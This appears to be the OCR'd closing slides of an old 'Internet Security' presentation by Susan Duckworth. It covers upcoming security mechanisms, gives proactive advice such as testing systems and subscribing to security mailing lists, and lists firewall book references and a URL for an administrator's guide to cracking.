
What the Future Holds

- Encryption
- Authentication
- Access Control Authorizations
- Integrity and Audit Mechanisms

- Audit reduction tools that provide analysis of data to detect system and information attacks

WHAT CAN YOU DO?...BE PROACTIVE

- Challenge your systems
- Challenge your operations
- Test your local security policy
- Subscribe to security mailing lists
- Gain knowledge by using the Web



REFERENCES

- Firewalls and Internet Security; Repelling the Wily Hacker by William R. Cheswick and Steven M. Bellovin; published by Addison-Wesley; 1994.

- Building Internet Firewalls by D. Brent Chapman and Elizabeth D. Zwicky; published by O'Reilly 7 Associates, Inc.; Sep 95

- http://www.alw.nih.gov/Security/Docs/admin-guide-to-cracking.101.html

INTERNET SECURITY

Presented By: Susan Duckworth
DSDC-TAC
(614)692-9593
DSN 850-9593
email: sduckworth@dsdc.dla.mil